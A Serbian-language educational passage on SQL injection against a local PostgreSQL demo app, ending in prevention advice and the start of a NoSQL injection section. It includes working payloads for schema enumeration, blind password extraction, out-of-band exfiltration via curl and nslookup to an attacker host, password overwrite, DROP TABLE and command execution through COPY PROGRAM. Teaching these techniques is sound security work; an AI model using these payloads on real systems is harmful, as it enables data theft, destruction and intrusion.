
U okviru rezultata, primećuje se da su atributi koji se odnose na **subject** i **body** spojeni operatorom konkatenacije ||, obeleženi zelenim pravougaonikom na prethodnoj slici.

Dodatan način na koji bi mogao da se proširi upit, tj. payload, se može odnositi na postavljanja **WHERE** uslova, gde bi se samo prikazivale poruke na osnovu konkretnog identifikatora korisnika, vidljivo na slici 15:



Slika 15 - Proširivanje upita **WHERE** klauzulom

Takođe, treba napomenuti da je moguće koristiti istu tabelu na koju se odnosi originalan upit kako bi se dobili dodatni podaci, vidljivo na slici 16:



Slika 16 - Korišćenje iste tabele pri formiranju unije


U ovom slučaju su podupitom vraćeni podaci o korisničkim imenima i lozinkama, u kombinaciji sa operatorima konkatenacije.

2) Upiti za prikupljanje informacija o bazi podataka

Upiti koji omogućuju prikupljanje dodatnih informacija o samoj bazi podataka, njenoj šemi i tabelama, kao i sličnim metapodacima koriste **UNION** napade kao osnovu.
Kao što je slučaj sa operatorima i sintaksom koja se odnosi na konkatenaciju, način na koji će biti formirani upiti za prikupljanje metapodataka zavise od tipa baze podataka.
U nastavku će biti obrađeni primeri za PostgreSQL bazu podataka, gde će biti primenjeni **UNION** napadi nad upitom koji se odnosi na tabelu **users** iz poglavlja koji se odnosi na **UNION** napade.

a) Verzija baze podataka

Korišćenjem metode **version()** je moguće dobiti osnovne informacije o bazi podataka, vidljivo na slici 17:



Slika 17 - Pregled verzije baze podataka

Pored verzije baze podataka, vidljivo je i na kojoj je platformi kompajlirana, kojim kompajlerom, kao i arhitektura sistema.

b) Informacije o tabelama

[6] U okviru PostgreSQL baze podataka postoji skup pogleda (eng. **Views**) pod nazivom **information_schema**, koji može poslužiti napadaču da otkrije dodatne metapodatke o bazi podataka. Jedan pod pogleda koji se može naći jeste **tables**, unutar koga se nalaze sve tabele ciljane baze podataka, računajući i podrazumevane tabele koje postoje u svakoj PostgreSQL bazi podataka. Deo rezultata izvršenja ovakvog upita se može videti na slici 18:

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,table_name,NULL,NULL FROM information_schema.tables--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,table_name,NULL,NULL FROM
 information_schema.tables--%'
(+) Data:
{'id': None, 'username': 'pg_settings', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_publication_tables', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_stats', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_transform', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_indexes', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_seclabels', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_ts_parser', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_amop', 'name': None, 'surname': None}
{'id': None, 'username': 'messages', 'name': None, 'surname': None}
{'id': None, 'username': 'profiles', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_publication_namespace', 'name': None, 'surname': None}
```

Slika 18 - Pregled informacija o tabelama baze podataka

Na slici je vidljiv deo podrazumevanih tabela, kao i pojedine proizvoljne tabele **messages** i **profiles**, korišćene u prethodnim primerima. Ovakvi rezultati mogu biti korisni napadaču u fazi izviđanja, gde je potrebno otkriti što više informacija o ciljanom sistemu.

Upit je moguće konkretizovati tako da prikazuje samo ručno kreirane tabele na sledeći način, kao na slici 19:

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,table_name,NULL,NULL FROM information_schema.tables WHERE table_schema='public'--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,table_name,NULL,NULL FROM
 information_schema.tables WHERE table_schema='public'--%'
(+) Data:
{'id': None, 'username': 'messages', 'name': None, 'surname': None}
{'id': None, 'username': 'profiles', 'name': None, 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
{'id': None, 'username': 'users', 'name': None, 'surname': None}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
```

Slika 19 - Pregled informacija o korisnički-kreiranim tabelama

Dodavanjem uslova za šemu tabele, u okviru rezultata su vidljive sve prethodno spomenute tabele: **messages**, **profiles** i **users**.

Osim pogleda o tabelama (**information_schema.tables**), za dodatno izviđanje je moguće dobiti informacije o kolonama unutar neke konkretne tabele. Na slici 20 se može videti primer upita koji preuzima naziv i tip podatka svake kolone iz tabele **users**:

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL, column_name, data_type, NULL FROM information_schema.columns WHERE
 table_schema = 'public' AND table_name = 'users' --
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL, colum
n_name, data_type, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = 'u
sers' --%'
(+) Data:
{'id': None, 'username': 'username', 'name': 'character varying', 'surname': None}
{'id': None, 'username': 'id', 'name': 'integer', 'surname': None}
{'id': None, 'username': 'surname', 'name': 'character varying', 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': None, 'username': 'name', 'name': 'character varying', 'surname': None}
{'id': None, 'username': 'password', 'name': 'character varying', 'surname': None}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
```

Slika 20 - Pregled informacija o kolonama specifične tabele

c) Prikaz korisnika i privilegija

Unutar payload-a je moguće zahtevati informacije o trenutnom korisniku korišćenjem **current_user** i **session_user**, gde **current_user** govori o korisniku u čije ime se trenutni upit izvršava, dok **session_user** sadrži naziv korisnika iskorišćenog za autentifikaciju u toku kreiranja sesije. Rezultat upita je vidljiv na slici 21:

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,current_user,session_user,NULL--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,current_
user,session_user,NULL--%'
(+) Data:
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': None, 'username': 'demo', 'name': 'demo', 'surname': None}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
```

Slika 21 - Pregled informacija o korisniku baze podataka

U ovom slučaju je to user **demo**.

[7] Osim trenutnog korisnika, napadaču bi značajna informacija bila i koji se sve korisnici i grupe (tzv. „uloge" - **roles** u PostgreSQL sistemu) mogu naći, zajedno sa njihovim privilegijama. Ovo može biti iskorišćeno u cilju eskalacije privilegija unutar nekog sistema. U tabeli 1 se mogu videti neke od kolona iz tabele **pg_roles** koje govore o specifičnostima korisnika i grupa baze podataka:

Naziv kolone	Tip podatka	Opis
rolname	string	Naziv uloge (korisnika ili grupe)
rolsuper	boolean	Da li je uloga superuser, tj. da li ima sve privilegije u bazi
rolcreaterole	boolean	Uloga može kreirati dodatne uloge
rolcreatedb	boolean	Da li uloga može kreirati nove baze podataka
rolcanlogin	boolean	Da li se uloga može koristiti za prijavu: True -> uloga se ponaša kao korisnik False -> uloga se ponaša kao grupa, tj. samo može biti dodeljena korisnicima

Tabela 1 - Informacije o korisnicima i grupama baze podataka

2.2.4 Blind SQLi

[4] Svi prethodni primeri i pokušaji SQLi napada su dobijali vidljive rezultate i/ili informacije o greškama od strane baze podataka nakon izvršenja upita. U slučaju da aplikacija ne vraća ove podatke, napadi koji se sprovode nazivaju se Blind („slepi'') SQLi napadi.
S obzirom da rezultati nisu vidljivi, mnoge dosadašnje tehnike, kao što su **UNION** napadi, nisu efektivne jer one zahtevaju da konkretni odgovori od strane aplikacije budu dostupni.
Tehnike koje se mogu koristiti za Blind SQLi napade su:

1) **Boolean-based napadi** - Uticanje na logiku originalnog upita tako da se izazove primetna razlika u odgovoru aplikacije u zavisnosti od tačnosti dodatog uslova
2) **Error-based napadi** - Namerno izazivanje grešaka u bazi podataka prilikom izvršenja upita (npr. deljenje nulom) kako bi se na osnovu poruke o grešci ili njenog postojanja izvukle informacije
3) **Time-based napadi** - Izazivanje kašnjenja u izvršenju upita, gde se tačnost nekog uslova determiniše vremenom koje je potrebno aplikaciji da pruži odgovor
4) **Out-of-Band napadi** - Korišćenje naprednih tehnika gde aplikacija komunicira sa napadačem preko posebnog (Out-of-band) kanala. Ove tehnike spadaju u *Out-of-Band Application Security Testing* (OAST) metode. Primer je slanje DNS upita ka serveru pod kontrolom napadača, gde bi rezultati izvršenja SQL upita bili vidljivi

Svaka od navedenih tehnika ima različit način na koji napadač može izvući podatke, iako direktni odgovori nisu dostupni. U nastavku će biti objašnjen princip rada svake od njih.

1) Boolean-based napadi

Ukoliko aplikacija ne prikazuje rezultate upita, napadač može kreirati payload koji sadrži dodatne logičke uslove. Na osnovu promene ponašanja aplikacije moguće je zaključiti tačnost

željenog uslova. Na ovaj način se mogu indirektno dobiti informacije iz baze podataka, čak i ako sami podaci nisu vidljivi u okviru aplikacije.
Prvi korak je uočavanje razlika u ponašanju aplikacije kada je unet validan unos u poređenju sa slučajem kada je namerno unet nevalidan unos. Na primer, prilikom pretrage postojećeg korisničkog imena aplikacija može prikazati poruku „Korisnik pronađen”, dok u slučaju nepostojećeg korisnika može vratiti poruku „Korisnik nije pronađen”. Ovakva razlika u odgovoru je dovoljna da napadač kroz niz logičkih provera postepeno izvuče skrivene informacije. Ponašanje ovakve aplikacije se može videti na slici 22:

```
-- Check if user exists:
Username: admin
(+) User exists
-- Check if user exists:
Username: moderator
(-) User not found
```

Slika 22 - Razlika u odgovoru baze podataka

Promene u ponašanju aplikacije ne moraju uvek biti očigledne. Ponekad je dovoljno da određena poruka nestane, da se promeni statusni kod ili uoči razlika u dužini odgovora.

Početni payload može sadržati veoma osnovnu **AND** klauzulu, kao što je:
`admin' AND '1'='1`
ili
`admin' AND '1'='2` .
U prvom slučaju, uslov **'1'='1'** je uvek tačan, što neće uticati na validnost prvog uslova. U drugom slučaju, uslov će uvek biti netačan, te će aplikacija prijaviti da korisnik ne postoji.
Jedan od načina na koji se ovakvo ponašanje može eksploatisati je vidljiv na slici 23:

```
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) > 8--
(+) User exists
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) > 16--
(-) User not found
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) = 12--
(+) User exists
```

Slika 23 - Ispitivanje broja karaktera lozinke

Korišćenjem niza upita moguće je suziti raspon i na kraju odrediti tačna dužina administratorske lozinke. Na osnovu prikazanih rezultata, ustanovljeno je da administratorska lozinka sadrži 12 karaktera.

Identičan princip se može primeniti za determinisanje svakog karaktera lozinke. Na slici 24 prikazan je primer za prvi karakter. Upitima se postepeno ispituje da li je karakter manji ili veći od određene vrednosti. Ovakvim iterativnim poređenjem napadač sužava prostor mogućih vrednosti dok ne pronađe tačnu vrednost karaktera:

```
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'a
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'n
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'u
(+) User exists
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'r
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) = 's
(+) User exists
```

Slika 24 - Ispitivanje vrednosti prvog karaktera lozinke

Iako je u osnovi reč o napadu grube sile (eng. **Brute-force**), njegova efikasnost je povećana simuliranjem binarne pretrage nad skupom karaktera, tj. njihovih ASCII vrednosti, čime se smanjuje broj potrebnih upita.

2) Error-based napadi

Prilikom Error-based napada, napadač namerno izaziva greške u bazi podataka kako bi došao do informacija. Na primer, pokušajem da se izvrši deljenje nulom ili konverzija neadekvatnih tipova može se generisati poruka o grešci.
U zavisnosti od konfiguracije, greške koje se prikazuju mogu otkriti detalje o bazi podataka, dok nekad mogu sadržati i same podatke koji se nalaze unutar baze podataka. U slučajevima gde aplikacija ne prikazuje eksplicitnu grešku, dovoljno je i da se razlikuje ponašanje aplikacije kada greška postoji i kada je nema, npr. vraćanjem drugačijeg HTTP statusnog koda. Zbog toga Error-based napadi mogu pretvoriti blind SQLi u vidljiv napad.

Koristeći tabelu iz poglavlja o Boolean-based napadima, na slici 25 je vidljiv primer payload-a koji koristi operaciju za konverziju neadekvatnih tipova podataka, konkretno pokušaj konverzije stringa u ceo broj:

```
-- Check if user exists:
Username: ' || CAST((SELECT password FROM users WHERE username='admin') AS int) || '
(!) Error: invalid input syntax for type integer: "s3cr3tP@$$wd"
```

Slika 25 - Korišćenje konverzije stringa u ceo broj

Korišćenje neadekvatne konverzije izaziva grešku, ali poruka o grešci sadrži i osetljiv podatak, u ovom slučaju lozinku administratora. Ovaj primer demonstrira da je namerno izazivanje grešaka korisno u cilju prikupljanja podataka.

3) Time-based napadi

Time-based SQLi napadi predstavljaju primenu šireg koncepta poznatog kao **Timing napadi** (eng. **Timing Attacks**), klasu side-channel napada u kojima napadač meri vreme izvršavanja različitih operacija kako bi zaključio informacije o stanju sistema. Prilikom time-based napada, cilj je postaviti payload tako da u slučaju tačnog uslova dođe do namernog kašnjenja u odgovoru od strane baze podataka. Ukoliko je uslov netačan, izvršenje upita neće biti blokirano. Na ovaj način se indirektno može doći do značajnih informacija, po sličnom principu kao i kod Boolean-based napada.

Koristeći primer kao i kod prethodnih tipova SQLi napada, na slici 26 je vidljiv primer payload-a koji izaziva kašnjenje ukoliko je uslov specificiranog podupita ispunjen:

```
-- Check if user exists:
Username: user1' OR (SELECT pg_sleep(5) FROM users WHERE username='admin') IS NULL--
```

Slika 26 - Demonstracija Time-based napada


Najpre je potrebno pojasniti svaki deo upita
`user1' OR (SELECT pg_sleep(5) FROM users WHERE username='admin') IS NULL--` :

- `user1'` - zatvara originalni upit
- Zatim se formira podupit, povezan **OR** operatorom. Podupit `SELECT pg_sleep(5) FROM users WHERE username='admin'` proverava da li postoji red u tabeli **users** gde je korisničko ime jednako „admin''. Ako postoji, izvršava se pg_sleep(5), funkcija koja izaziva kašnjenje u izvršenju od prosleđenog broja sekundi, u ovom slučaju 5 sekundi
- Na kraju, vrednost koju vraća podupit se poredi sa *NULL* vrednošću, nakon čega se nalazi oznaka za komentar `--` koja ignoriše ostatak originalnog upita.
  Poređenje se vrši zato što **pg_sleep** funkcija predstavlja **void** funkciju. Prilikom izvršenja podupita, ukoliko postoji red koji ispunjava zadat uslov, izvršiće se **pg_sleep** funkcija, a zatim će **SELECT** naredba svakako formirati red sa vrednošću *NULL*, s obzirom da funkcija **pg_sleep** ne vraća ikakvu vrednost.
  Ukoliko uslov nije ispunjen, rezultat **SELECT** naredbe je prazan red, koji se interpretira kao *NULL* u ovom kontekstu, ali se funkcija **pg_sleep** ne okida i ne dolazi do kašnjenja u izvršenju upita

Dakle, u slučaju da ne postoji nijedan ili tačno jedan red koji zadovoljava uslov, rezultat podupita će biti *NULL* i krajnje poređenje će biti tačno, ali je svrha napada izvršenje funkcije koja izaziva kašnjenje samo ukoliko postoji jedan red koji zadovoljava uslov podupita.

[8, 9] Bitno je napomenuti da bi u ovom kontekstu došlo do greške u izvršenju upita ukoliko bi uslov unutar podupita vraćao više od jednog reda. Razlog je činjenica da ovaj podupit predstavlja tzv. *Scalar Subquery Expression*, s obzirom da se nalazi nakon **OR** operatora i zatim poredi sa *NULL* vrednošću. Zbog toga, ovo je tip upita za koji važi da može vratiti ili nijedan ili tačno jedan red da bi se smatrao validnim i da bi se poređenje izvršilo.
Na primer, ukoliko bi podupit sadržao uslov WHERE username LIKE 'user%', u ovom slučaju bi tri vrste zadovoljavale uslov. Naizgled bi očekivano ponašanje bilo da se upit izvrši i **pg_sleep** funkcija pozove ukupno tri puta, ali bi došlo do greške nakon pojavljivanja drugog reda koji ispunjuje uslov, te bi se **pg_sleep** funkcija izvršila dva puta pre pojave greške.

Na sličan način kao i kod Boolean-based napada se može izvršiti upit koji ispituje vrednost prvog karaktera administratorske lozinke, gde će do kašnjenja u izvršenju upita doći ako je uslov tačan, vidljivo na slici 27:



Slika 27 - Ispitivanje vrednosti prvog karaktera lozinke primenom Time-based napada

4) Out-of-Band napadi

[10] Prethodne kategorije Blind SQLi napada zasnivale su se na prikupljanju informacija na osnovu razlika u ponašanju aplikacije, baze podataka ili vremena izvršenja upita. Za razliku od njih, Out-of-Band napadi koriste alternativne (spoljašnje) kanale kako bi informacije iz baze podataka bile poslate napadaču.
Alternativni kanali podrazumevaju server pod kontrolom napadača, gde bi se podaci slali putem HTTP, DNS ili sličnih protokola.

Out-of-Band napadi su korisni u situacijama kada aplikacija ne vraća korisne greške, kao i kada nema primetnih razlika u ponašanju niti vremenskom odzivu, tj. kada prethodne metode napada nisu izvodljive.

Prilikom Out-of-Band napada, payload se kreira tako da baza podataka izvrši određenu akciju koja izaziva komunikaciju ka eksternom serveru napadača.

Primer payload-a koji koristi HTTP protokol može biti:
'; COPY users TO PROGRAM 'curl -X POST http://attacker-website.com/ --data-binary "@**whoami**"';--

U PostgreSQL-u, sintaksa COPY <ime_tabele> TO PROGRAM <komanda> se koristi da bi se rezultati izvršene komande, najčešće fajla koji sadrži podatke, koja se nalazi nakon ključne reči **PROGRAM** upisali unutar zadate tabele. Međutim, ova funkcionalnost se može upotrebiti u maliciozne svrhe za pokretanje proizvoljnih sistemskih komandi.
Iako će u većini slučajeva doći do greške prilikom izvršenja takvog upita zbog pokušaja upisa podataka u tabelu, za napadača je jedino važno da se sistemska komanda izvrši.
U ovom primeru se izaziva pozivanje eksterne komande **curl**, koja šalje rezultat izvršenja **whoami** ka serveru pod kontrolom napadača.

Dok bi payload koji koristi DNS protokol izgledao kao sledeći:
'; COPY users TO PROGRAM 'nslookup $(**whoami**).attacker-website.com';--
gde se pokretanjem komande **nslookup** kreira DNS zahtev ka serveru napadača. Rezultat može biti zapis u okviru logova DNS servera, što omogućuje napadaču da indirektno prikupi podatke, konkretno informacije o trenutnom korisniku (**whoami**).

2.3 Napadi sa ciljem manipulacije baze podataka

Dosadašnji primeri su bili demonstracija napada čiji je cilj zaobilaženje logike osnovnog upita, kao i čitanju i ekstrakciji podataka koji nisu predviđeni. Međutim, u praksi postoje i napadi višeg nivoa, gde napadač može direktno da manipuliše strukturom baze podataka ili samim podacima. Ovakvi napadi se mogu podeliti u dve kategorije:

1) **Modifikacija podataka**

Korišćenje **INSERT**, **UPDATE** ili **ALTER** komandi da bi se promenili postojeći podaci ili struktura tabela, gde je primer payload-a:
' OR 1=1; UPDATE users SET password='newpassword' WHERE username='admin'; --
Ovakav napad dovodi do promene administratorske lozinke.

2) **Brisanje podataka**

Korišćenje **DELETE** ili **DROP** komandi za uklanjanje podataka ili čitavih tabela, gde je primer payload-a:
' OR 1=1; DROP TABLE messages; --
Ovim payload-om se briše tabela **messages**, čime dolazi do gubitka svih podataka o porukama.

U realnom okruženju, uspešnost ovakvih napada zavisi od faktora kao što su privilegije korisnika baze podataka, konfiguracije same aplikacije i ograničenja definisanih u šemi baze podataka. Takođe, pojedini tipovi baza podataka zahtevaju korišćenje specifične sintakse ili podešavanja kako bi podržale upite koji sadrže više izraza.

2.4 Remote Code Execution (RCE) preko SQLi

U prethodnom poglavlju prikazano je da se SQLi napadi ne moraju striktno odnositi na ekstrakciju podataka ili zaobilaženje i promenu logike originalnog upita, već i da je moguće uticati na same podatke i strukturu baze podataka ukoliko se proslede odgovarajuće naredbe. U ovom poglavlju je fokus na scenarijima u kojima se SQLi može iskoristiti kao osnova za ekalaciju napada i efekte koji se ne ograničavaju samo na bazu podataka, već potencijalno i na sistem na kome se ona nalazi.

[11] **Remote Code Execution** (**RCE**) predstavlja napad koji omogućuje napadaču da pokreće proizvoljne komande ili kod na ranjivom sistemu. SQLi može biti jedan od vektora za RCE, naročito kada baza ili DBMS imaju visoke privilegije ili kada je moguće koristiti specijalne funkcije koje interaguju sa operativnim sistemom.

Efekti RCE napada mogu biti veoma ozbiljni i zavise od konfiguracije sistema. Napadač može preuzeti kontrolu nad sistemom, pristupiti poverljivim podacima, instalirati malver ili trajne backdoor-ove, kao i da koristi kompromitovan sistem za napade na druge uređaje u istoj mreži. Pored toga, RCE može omogućiti eskalaciju privilegija, **Denial of Service** (**DoS**) napade ili manipulaciju konfiguracionih fajlova i aplikacija. Zbog navedenih posledica, SQLi koji omogućuje RCE predstavlja značajan sigurnosni rizik.

U nastavku će biti prikazani osnovni princip RCE napada, vidljiv na slici 28:

```
-- Display public profiles
Enter role (admin/moderator/user): '; COPY users FROM PROGRAM 'id'; --
Executing: SELECT * FROM profiles WHERE role = ''; COPY users FROM PROGRAM 'id'; --' AND private = FALSE
(!) Error: invalid input syntax for type integer: "uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)"
CONTEXT:  COPY users, line 1, column id: "uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)"
```

Slika 28 - RCE demonstracija

Sintaksa `COPY … FROM PROGRAM` je prethodno predstavljena u okviru poglavlja Out-of-Band napadi i koristi se radi kopiranja podataka u zadatu tabelu. U ovom primeru, komanda je iskorišćena u maliciozne svrhe, tako da se pokrene komanda **id** koja prikazuje trenutnog korisnika na sistemu i njegove grupe.

Iako je došlo do greške prilikom izvršenja payload-a, greška nastaje zbog originalne svrhe kopiranja podataka u tabelu. Konkretno, nakon izvršenja komande **id**, upit pokušava da rezultate te komande upiše u tabelu **users**, gde prva kolona očekuje celobrojni podatak, a ne string.
Činjenica da se komanda **id** ipak izvršila ilustruje da napadač može iskoristiti SQL za izvršenje proizvoljnih komandi na sistemu, naročito kada korisnik baze podataka ima visoke privilegije.

2.5 Prevencija SQLi napada

Dosadašnji primeri su se zasnivali na backend logici koja koristi jednostavnu konkatenaciju stringova prilikom formiranja upita. Iz ovog razloga, bilo je trivijalno umetnuti proizvoljan tekst unutar upita, računajući i specijalne karaktere i izraze koji utiču na samu logiku upita.

Glavni način prevencije SQLi napada je korišćenje tzv. parametrizovanih upita ili pripremljenih izraza (eng. **Prepared statements**).

[12] Prilikom korišćenja parametrizovanih upita se jasno razdvaja SQL koda od podataka. Sam upit se definiše sa unapred postavljenim oznakama, tzv. **Placeholders**, na mestima gde će se nalaziti parametri, dok se vrednosti parametara prosleđuju odvojeno. Na taj način baza podataka razume da prosleđeni parametri nisu deo SQL koda, te ih neće interpretirati kao takve. Ovakav pristup onemogućava da se maliciozan unos (payload) protumači kao SQL instrukcija, već ostaje običan string literal koji ne može promeniti logiku upita.

Na slici 29a) prikazan je isečak koda koji ilustruje kreiranje nesigurnog upita korišćenjem konkatenacije stringova. Na slici 29b) je vidljiv ispravan pristup sa parametrizovanim upitom, gde se korisnički podaci prosleđuju nezavisno od same SQL instrukcije:

```
        query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
        print(Fore.CYAN + "Executing:", query)

        try:
            cur.execute(query)
            result = cur.fetchone()
-- Login:
Username: user1
Password: pass1
Executing: SELECT * FROM users WHERE username = 'user1' AND password = 'pass1'
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

a)

```
        query = "SELECT * FROM users WHERE username = %s AND password = %s"
        print(Fore.CYAN + "Executing (safe):", query)

        try:
            cur.execute(query, (username, password))
            result = cur.fetchone()
```

```
-- Login:
Username: user1
Password: pass1
Executing (safe): SELECT * FROM users WHERE username = %s AND password = %s
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

b)

Slike 29 a) i b) - Primer ranjivog i sigurnog upita, respektivno

[4] Parametrizovani upiti predstavljaju rešenje koje pokriva veliki broj slučajeva, posebno prilikom korišćenja **WHERE** klauzula, kao i pri prosleđivanju vrednosti u okviru **INSERT** ili **UPDATE** izraza.
Postoje situacije u kojima se ne mogu primeniti, kao što je dinamičko određivanje naziva tabela ili kolona, kao i u okviru **ORDER BY** klauzula. U takvim slučajevima se preporučuje korišćenje lista dozvoljenih vrednosti, tzv. **Whitelists**, ili primena drugačije logike kojom se ostvaruje potrebna funkcionalnost, ali bez rizika od SQLi napada. Sa druge strane, moguće je koristiti i liste nedozvoljenih vrednosti, tzv. **Blacklists**, ali se one generalno ne preporučuju s obzirom da je znatno teže predvideti svaki mogući unos koji može biti nevalidan ili maliciozan.

Osim mera zaštite koje se odnose na filtriranje korisničkog unosa, od velikog je značaja i revizija privilegija svakog korisničkog naloga koji se koristi za pristup bazi podataka. Preporučuje se primena principa najmanjih privilegija (eng. **Least privilege**), prema kojem svaki korisnički nalog u bazi treba da ima samo nivo pristupa koji mu je neophodan.
Na ovaj način se značajno smanjuje potencijalna šteta u slučaju uspešnog SQLi napada. Na primer, ako aplikacija koristi nalog sa isključivo „read-only" privilegijama, maliciozni upiti neće moći da menjaju strukturu baze podataka niti da brišu postojeće podatke.

Dodatno, za precizniju kontrolu pristupa mogu se koristiti i pogledi (eng. **Views**), koji ograničavaju vidljivost određenih kolona ili vrsta, kao i skladištene procedure (eng. **Stored Procedures**), kojima se unapred definišu dozvoljene operacije. Na taj način aplikacioni nalozi nemaju direktan pristup tabelama, već komuniciraju sa bazom podataka isključivo preko navedenih mehanizama.

3. NoSQL INJECTION (NoSQLi) NAPADI

Slično SQLi napadima, **NoSQL Injection** (**NoSQLi**) napadi se baziraju na kreiranju specifičnog teksta (**Payload**) kako bi se promenila ili zaobišla logika postojećeg upita u cilju prikupljanja podataka ili zaobilaženja aplikativne logike. Ovakvi napadi se izvode nad NoSQL bazama podataka, a u okviru ovog poglavlja će biti dati primeri nad MongoDB bazom podataka, s obzirom da ona predstavlja jedno od najčešćih NoSQL rešenja.
[13] NoSQL Injection tipovi napada se mogu podeliti u sledeće dve kategorije:

1. **Syntax Injection** - gde je cilj umetnuti payload tako da se naruši sintaksa originalnog upita
2. **Operator Injection** - u okviru kojih se koriste NoSQL operatori u cilju manipulacije originalnog upita

S obzirom da NoSQL baze podataka često koriste posebnu implementaciju query jezika, sintaksa se može značajno razlikovati, ali se u velikoj meri principi mogu porediti sa spomenutim u okviru SQLi tipova napada.

Demonstracija će biti izvršena nad lokalnim okruženjem[4] namenjeno legitimnom testiranju sigurnosti. Okruženje se sastoji iz sledeće dve kolekcije:

1. Produkti (**products**) koja sadrži atribute: kategorija (**category**), ime (**name**), cena (**price**) i da li je produkt dostupan (**released**)
2. Korisnici (**users**) koja sadrži atribute: korisničko ime (**username**), lozinka (**password**) i uloga (**role**)

3.1 Syntax Injection

